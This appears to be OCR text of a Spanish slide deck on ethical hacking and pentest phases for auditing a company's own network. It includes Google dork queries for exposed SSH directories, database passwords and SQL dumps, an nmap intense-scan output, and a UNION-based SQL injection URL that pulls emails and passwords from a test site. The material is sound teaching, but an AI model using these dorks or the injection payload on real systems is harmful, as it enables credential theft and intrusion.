


Ethical Hacking
Auditando la Seguridad de mi empresa

PUNTO Com
Informática y Capacitación Técnica

Robert Albernaz

LA PROPUESTA

Como Administradores de Red poner a Prueba la seguridad nuestros sistemas utilizando técnicas y herramientas de Ethical Hacking.

El Escenario:

Tomaremos como ejemplo una empresa con servidores Linux y Windows (reales/virtuales) y servicios conocidos, como: WEB – FTP – SSH – MYSQL- etc

Seguridad Informática

Seguridad Informática

Seguridad Informática
Quienes participan?

Administrador

S.O.

Empresa

Hardware

Móviles

Usuarios

Programas

QUE ES HACKING ETHICO

Por definición el hacking ético es conocido como una prueba de intrusión o “pentest”, que se define esencialmente como el “arte” de comprobar la existencia de vulnerabilidades de seguridad en una organización, para posteriormente a través de un informe se señalen los errores de seguridad encontrados, mitigarlos a la brevedad posible y evitar fugas de información y ataques informáticos.

HACKING ETHICO

TIPOS DE ANALISIS		
Análisis de Vulnerabilidades	**Test de Penetración**	**Hacking Ethico**
Identificación de Puertos abiertos y servicios	Tiene un Objetivo Definido	Todo es un objetivo en el Entorno
Vulnerabilidades conocidas (Aplicaciones y S.O.)	Se tiene cuenta el entorno (IDS, Firewall, IPS)	Ataques de Ingeniería Social y DDOS
Clasificación de las vulnerabilidades	Busca comprometer el sistema objetivo	Más complejidad y Profundidad en el análisis
No hay explotación de vulnerabilidaes, ni Intrusión en el Sistema	Hay explotación de vulnerabilidades e intrusión en el sistema Objetivo	Hay explotación de vulnerabilidades – Ataque puro

HACKING ETHICO

Tipos de Análisis – Variables

POSICIONAMIENTO

Definir desde donde se llevara a la practica el Análisis de Seguridad

- Posicionamiento Externo
- Posicionamiento Interno
- Desde una VLAN Diferente
- Desde VLAN Servidores
- Desde la VPN


VISIBILIDAD

Cual será la información suministrada al Evaluador (Pen Tester)

- Blind / BlackBox
- Double Blind / BlackBox
- GrayBox
- Double GrayBox
- WhiteBox
- Reversal

HACKING ETHICO

Escenarios



HACKING ETHICO

Fases del Análisis

Reconocimiento Pasivo

Reconocimiento Activo

Análisis de Vulnerabilidad

Explotación de Vulnerabilidades

Recolección de Evidencias e Informes

HACKING ETHICO

Como encarar la Auditoría de Seguridad


Tomaremos las técnicas y herramientas de cada “fase” para comenzar a Auditar la seguridad de nuestra Empresa.
Deberemos definir el alcance de los test para no afectar la operatividad.

HACKING ETHICO

FASE

Reconocimiento Pasivo

- No se realiza ningún tipo de escaneo o contacto con la maquina objetivo.
- Permite Construir un mapa del Objetivo, sin interactuar con él.
- Existen menos herramientas informáticas que en las otras fases.
- Recolección de Información Pública (Ingeniería Social y Google Hacking)




HACKING ETHICO


Herramientas: GOOGLE HACKING-DATABASE Google

Reconocimiento Pasivo


intitle:index.of intext:.ssh



filetype:inc intext:mysql_connect password



ext:sql intext:MySQL dump




HACKING ETHICO

Herramientas:

FEAR THE FOCA

Reconocimiento Pasivo




Búsqueda Adicional
-Vulnerabilidades conocidas

HACKING ETHICO

Herramientas:

FEAR THE FOCA

Reconocimiento Pasivo



Búsqueda Adicional

-Correo Electrónico
-Perfil Linkedin
-Perfil Facebook
-Perfil Twitter

HACKING ETHICO

Herramientas:

FEAR THE FOCA

Reconocimiento Pasivo

Users

Username vizioliv

HACKING ETHICO

Herramientas:

Reconocimiento Pasivo

A.P. ROGUE


HACKING ETHICO

FASE

Reconocimiento Activo

Es la segunda fase, y consiste en la identificación activa de objetivos, mediante en Escaneo de puertos y la identificaciones de servicios y sistemas operativos.

NSLOOKUP



HACKING ETHICO

Herramientas:

Reconocimiento Activo

Zenmap

Scan Tools Profile Help

Target: 192.168.0.206 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v 192.168.0.206

Hosts Services

OS Host

192.168.0.206

Filter Hosts

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -T4 -A -v 192.168.0.206 Details

```
Completed ARP Ping Scan at 10:32, 0.65s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:32
Completed Parallel DNS resolution of 1 host. at 10:32, 0.01s elapsed
Initiating SYN Stealth Scan at 10:32
Scanning 192.168.0.206 [1000 ports]
Discovered open port 3389/tcp on 192.168.0.206
Discovered open port 21/tcp on 192.168.0.206
Discovered open port 1025/tcp on 192.168.0.206
Discovered open port 139/tcp on 192.168.0.206
Discovered open port 53/tcp on 192.168.0.206
Discovered open port 135/tcp on 192.168.0.206
Discovered open port 80/tcp on 192.168.0.206
Discovered open port 445/tcp on 192.168.0.206
Discovered open port 3269/tcp on 192.168.0.206
Discovered open port 593/tcp on 192.168.0.206
Discovered open port 1039/tcp on 192.168.0.206
Discovered open port 1042/tcp on 192.168.0.206
Discovered open port 636/tcp on 192.168.0.206
Discovered open port 3268/tcp on 192.168.0.206
Discovered open port 389/tcp on 192.168.0.206
Discovered open port 1051/tcp on 192.168.0.206
Discovered open port 1027/tcp on 192.168.0.206
Discovered open port 88/tcp on 192.168.0.206
Discovered open port 464/tcp on 192.168.0.206
Completed SYN Stealth Scan at 10:32, 1.22s elapsed (1000 total ports)
Initiating Service scan at 10:32
Scanning 19 services on 192.168.0.206
Completed Service scan at 10:33, 48.68s elapsed (19 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.206
NSE: Script scanning 192.168.0.206.
Initiating NSE at 10:33
Completed NSE at 10:33, 32.13s elapsed
Nmap scan report for 192.168.0.206
Host is up (0.00052s latency).
Not shown: 981 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd 0.9.41 beta
53/tcp   open  domain        Microsoft DNS
80/tcp   open  http          Microsoft IIS httpd 6.0
| http-methods: OPTIONS TRACE GET HEAD POST
| Potentially risky methods: TRACE
```

HACKING ETHICO

Herramientas:

Reconocimiento Activo

Zenmap

Scan Tools Profile Help

Target: 192.168.0.206 Profile: Intense scan

Command: nmap -T4 -A -v 192.168.0.206

Hosts Services

OS Host

192.168.0.206

Nmap Output | Ports / Hosts | Topology | Host Details | Scans

Port	Protocol	State	Service	Version
21	tcp	open	ftp	FileZilla ftpd 0.9.41 beta
53	tcp	open	domain	Microsoft DNS
80	tcp	open	http	Microsoft IIS httpd 6.0
88	tcp	open	kerberos-sec	Windows 2003 Kerberos (server time: 2013-11-02 12:31:26Z)
135	tcp	open	msrpc	Microsoft Windows RPC
139	tcp	open	netbios-ssn	
389	tcp	open	ldap	
445	tcp	open	microsoft-ds	Microsoft Windows 2003 or 2008 microsoft-ds
464	tcp	open	kpasswd5	
593	tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	tcp	open	tcpwrapped	
1025	tcp	open	msrpc	Microsoft Windows RPC
1027	tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
1039	tcp	open	msrpc	Microsoft Windows RPC
1042	tcp	open	msrpc	Microsoft Windows RPC
1051	tcp	open	msrpc	Microsoft Windows RPC
3268	tcp	open	ldap	
3269	tcp	open	tcpwrapped	
3389	tcp	open	ms-wbt-server	Microsoft Terminal Service

HACKING ETHICO

FASE

Análisis de Vulnerabilidad


Es la tercera fase del análisis, y tiene como objetivo el identificar si un sistema es débil o susceptible de ser afectado o atacado de alguna manera (Hardware, Software, Telecomunicaciones, Humanos)

HACKING ETHICO

Herramientas:

acunetix
www.acunetix.com
Web Vulnerability Scanner

Análisis de Vulnerabilidad



HACKING ETHICO

Herramientas:

Análisis de Vulnerabilidad

testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,email,3,4,5,6,database(),8,pass,10,version()+from+users

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art
go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
Fractal Explorer

5.1.69-0ubuntu0.10.04.1

acuart

